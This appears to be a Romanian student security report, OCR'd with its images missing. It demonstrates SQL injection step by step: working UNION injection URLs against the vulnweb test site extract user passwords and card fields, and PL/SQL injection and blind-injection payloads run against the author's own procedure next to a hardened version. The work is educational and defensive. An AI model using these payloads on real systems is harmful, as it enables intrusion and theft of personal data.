



În continuare ne vom propune să încercăm să aflăm informații despre utilizatorii aplicației.Următorul pas este aflarea numelor tabelelor din baza de date al cărei tip a fost descoperit mai sus, anume mysql. Pentru aceasta se va injecta in pagina pentru categoria Posters care are acest aspect: (http://testphp.vulnweb.com/listproducts.php?cat=1)




Se va injecta UNION SELECT 1,2,3,4,5,6 FROM information_schema.tables--

(http://testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,2,3,4,5,6%20FROM%20information_schema.tables--)




Observând această eroare putem să ne dăm seama că numărul parametrilor din UNION nu este suficient. Astfel, se vor adăuga până când nu va mai apărea eroarea. Numărul satisfăcător de parametrii este 11.


Astfel, se va injecta

(http://testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,2,3,4,5,6,7,8,9,10,11%20FROM%20information_schema.tables--)


În unul dintre parametrii vizibili se va adăuga TABLE_NAME pentru a afla numele toturor tabelelor din baza de date mysql. Astfel codul SQL injectat este: UNION SELECT 1,TABLE_NAME,3,4,5,6,7,8,9,10,11 FROM information_schema.tables--

(http://testphp.vulnweb.com/listproducts.php?cat=1%20UNION%20SELECT%201,TABLE_NAME,3,4,5,6,7,8,9,10,11%20FROM%20information_schema.tables--)

Acestea sunt rezultatele atacului:





Astfel, au fost găsite numele tabelelor, iar tabelul țintă, cel care conține date despre utilizatori, se numește users.

Următorul pas este aflarea numelor atributelor acestui tabel. Acest lucru se face prin injectarea următorului cod SQL:

UNION SELECT 1,COLUMN_NAME,3,4,5,6,7,8,9,10,11 FROM information_schema.columns WHERE TABLE_NAME='users'--

(http://testphp.vulnweb.com/listproducts.php?cat=-1%20UNION%20SELECT%201,COLUMN_NAME,3,4,5,6,7,8,9,10,11%20FROM%20information_schema.columns%20WHERE%20TABLE_NAME%20=%20%27users%27--)




Coloanele tabelului users sunt: address, cart, cc, email, name, pass, phone, uname.

Având în vedere coloanele din formularul de înregistrare: username, password, retype password, name, credit card number, e-mail, phone number, address. Se deduce faptul că uname este username, pass este password, restul fiind ușor de match-uit.

Astfel, acum se dorește aflarea acestor informații pentru utlizatorii aplicației. Pentru acesta s-a ales pagina care afișează detaliile despre un produs. Mai intâi se dorește aflarea numărului de parametrii pentru a putea face operația de UNION.


Se va injecta următorul cod: UNION SELECT 1,2,3,4,5,6 FROM users

http://testphp.vulnweb.com/product.php?pic=-1%20UNION%20SELECT%201,2,3,4,5,6%20FROM%20users




Observând această eroare putem să ne dăm seama că numărul parametrilor din UNION nu este suficient. Astfel, se vor adăuga până când nu va mai apărea eroarea. Numărul satisfăcător de parametrii este 11.

http://testphp.vulnweb.com/product.php?pic=-1%20UNION%20SELECT%201,2,3,4,5,6,7,8,9,10,11%20FROM%20users





În acest moment se poate observa care dintre acești parametrii sunt afișați.


Codul final SQL injectat pentru aflarea datelor confidențiale pentru utilizatori va fi următorul:

UNION SELECT 1,pass,cc,email,5,6,uname,8,phone,10,11 FROM users

http://testphp.vulnweb.com/product.php?pic=-1%20UNION%20SELECT%201,pass,cc,email,5,6,uname,8,phone,10,11%20FROM%20users




http://testphp.vulnweb.com/product.php?pic=-1%20UNION%20SELECT%201,pass,cc,email,5,6,name,8,phone,10,11%20FROM%20users




În aces mod s-au aflat datele sensibile ale utilizatorilor.

1.3. Pentru o a doua exemplificare a SQL Injection s-au realizat următoarele: crearea a trei tabele (utilizator, antrenor și club) și a unei proceduri care are drept scop aflarea numelui, prenumelui, ramurii sportive și salariul antrenorilor dintr-un club cu numele dat ca parametru și pe baza unui filtru de salariu care este tot un parametru (de exemplu >500). Acestei proceduri i-au fost aplicate mai multe tipuri de SQL Injection, iar la final s-a prezentat procedura securizată, prin aplicarea mai multor metode de prevenire a SQL Injection.

1. Cum ar trebui folosit normal

Procedura de bază

```
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    antrenor_raport('Attack Team','> 500',result);
   -- antrenor_raport_secure('Attack Team','> 500',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
```

```
Script Output
Task completed in 0.112 seconds
Paraschiv Sara - Dans: 600
```

Procedura după aplicările metodele de prevenire SQL Injection

```
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    --antrenor_raport('Attack Team','> 500',result);
    antrenor_raport_secure('Attack Team','> 500',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
```

```
Script Output
Task completed in 0.122 seconds
Paraschiv Sara - Dans: 600
```

## 2.Injectare

### Procedura de bază

```
--Injectare 1
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    antrenor_raport('Attack Team'' OR 1=1 --','IS NOT NULL',result);


    --antrenor_raport_secure('Attack Team'' OR 1=1 --','IS NOT NULL',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
```

Script Output | Task completed in 0.09 seconds

```
Ion Sorin - Dans: 200
Paraschiv Sara - Dans: 600
Stell Mike - Dans: 450
Panait Xena - Inot: 500
Marcu Ana - Tir: 400
```

### Procedura după aplicările metodele de prevenire SQL Injection


```
--Injectare 1
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    --antrenor_raport('Attack Team'' OR 1=1 --','IS NOT NULL',result);


    antrenor_raport_secure('Attack Team'' OR 1=1 --','IS NOT NULL',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
```

Script Output | Task completed in 0.124 seconds

```
    CLOSE result;
END;
Error report -
ORA-06502: PL/SQL: numeric or value error
ORA-06512: at "SYS.DBMS_ASSERT", line 493
ORA-06512: at "SYS.DBMS_ASSERT", line 583
ORA-06512: at "SECURITATEPROIECT.ANTRENOR_RAPORT_SECURE", line 21
ORA-06512: at line 11
06502. 00000 -  "PL/SQL: numeric or value error%s"
*Cause:    An arithmetic, numeric, string, conversion, or constraint error
           occurred. For example, this error occurs if an attempt is made to
           assign the value NULL to a variable declared NOT NULL, or if an
           attempt is made to assign an integer larger than 99 to a variable
           declared NUMBER(2).
*Action:   Change the data, how it is manipulated, or how it is declared so
           that values do not violate constraints.
```

### 3. SQL Injection clasic bazat pe UNION

Procedură de bază




```
--injefct 1.2 SQL Injection clasic bazat pe UNION
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    antrenor_raport('Attack Team','>500 UNION SELECT parola, username, rol, utilizator_id FROM utilizator --',result);


    --antrenor_raport_secure('Attack Team','>500 UNION SELECT parola, username, rol, utilizator_id FROM utilizator --',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
set serveroutput on;
```

Script Output | Task completed in 0.06 seconds

```
Paraschiv Sara - Dans: 600
aparola123 ions - antrenor: 1
bparola123 paraschiv - antrenor: 2
cparola123 stelli - antrenor: 3
dparola123 panaiti - antrenor: 4
eparola123 marcuu - antrenor: 5
fparola123 useer - utilizator: 6
gparola123 admin - admin: 7
```

Procedura după aplicările metodele de prevenire SQL Injection



```
--injefct 1.2 SQL Injection clasic bazat pe UNION
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    --antrenor_raport('Attack Team','>500 UNION SELECT parola, username, rol, utilizator_id FROM utilizator --',result);


    antrenor_raport_secure('Attack Team','>500 UNION SELECT parola, username, rol, utilizator_id FROM utilizator --',result);
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
set serveroutput on;
```

Script Output | Task completed in 0.081 seconds

```
Paraschiv Sara - Dans: 600
```


4. Blind SQL Injection

4.1.Blind SQL Injection boolean


I. Scoate date din baza de date

Procedură de bază

a. Cazul în care nu este îndeplinită condiția - parola pentru admin nu are prima literă mai mare decât y





b. Cazul în care este îndeplinită condiția




Procedura după aplicările metodele de prevenire SQL Injection

a. Cazul în care nu este îndeplinită condiția - parola pentru admin nu are prima literă mai mare decât y




b. Cazul în care este îndeplinită condiția



## II. Scoate informatii despre structura bazei de date

### Procedură de bază

a. Cazul în care nu este îndeplinită condiția – numele primului tabel nu începe cu B

```
--infect 2.1.2 Scoate informatii despre structura bazei de date
DECLARE
    result SYS_REFCURSOR;
    nume VARCHAR2(50);
    prenume VARCHAR2(50);
    ramura_sportiva VARCHAR2(50);
    salariu NUMBER;
BEGIN
    antrenor_raport('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''B'' --',result);
    --antrenor_raport('Attack Team',' IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 1, 1) = ''D'' --',result)
    --antrenor_raport('Attack Team','IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 2, 1) = ''U'' --',result);


    --antrenor_raport_secure('Attack Team','IS NOT NULL AND SUBSTR((SELECT table_name FROM all_tables WHERE ROWNUM = 1), 2, 1) = ''U'' --',r
    LOOP
        FETCH result INTO nume, prenume, ramura_sportiva, salariu;
        EXIT WHEN result%NOTFOUND;
        DBMS_OUTPUT.PUT_LINE(nume || ' ' || prenume || ' - ' || ramura_sportiva || ': ' || salariu);
    END LOOP;
    CLOSE result;
END;
/
```

```
Script Output
Task completed in 0.049 seconds

PL/SQL procedure successfully completed.
```

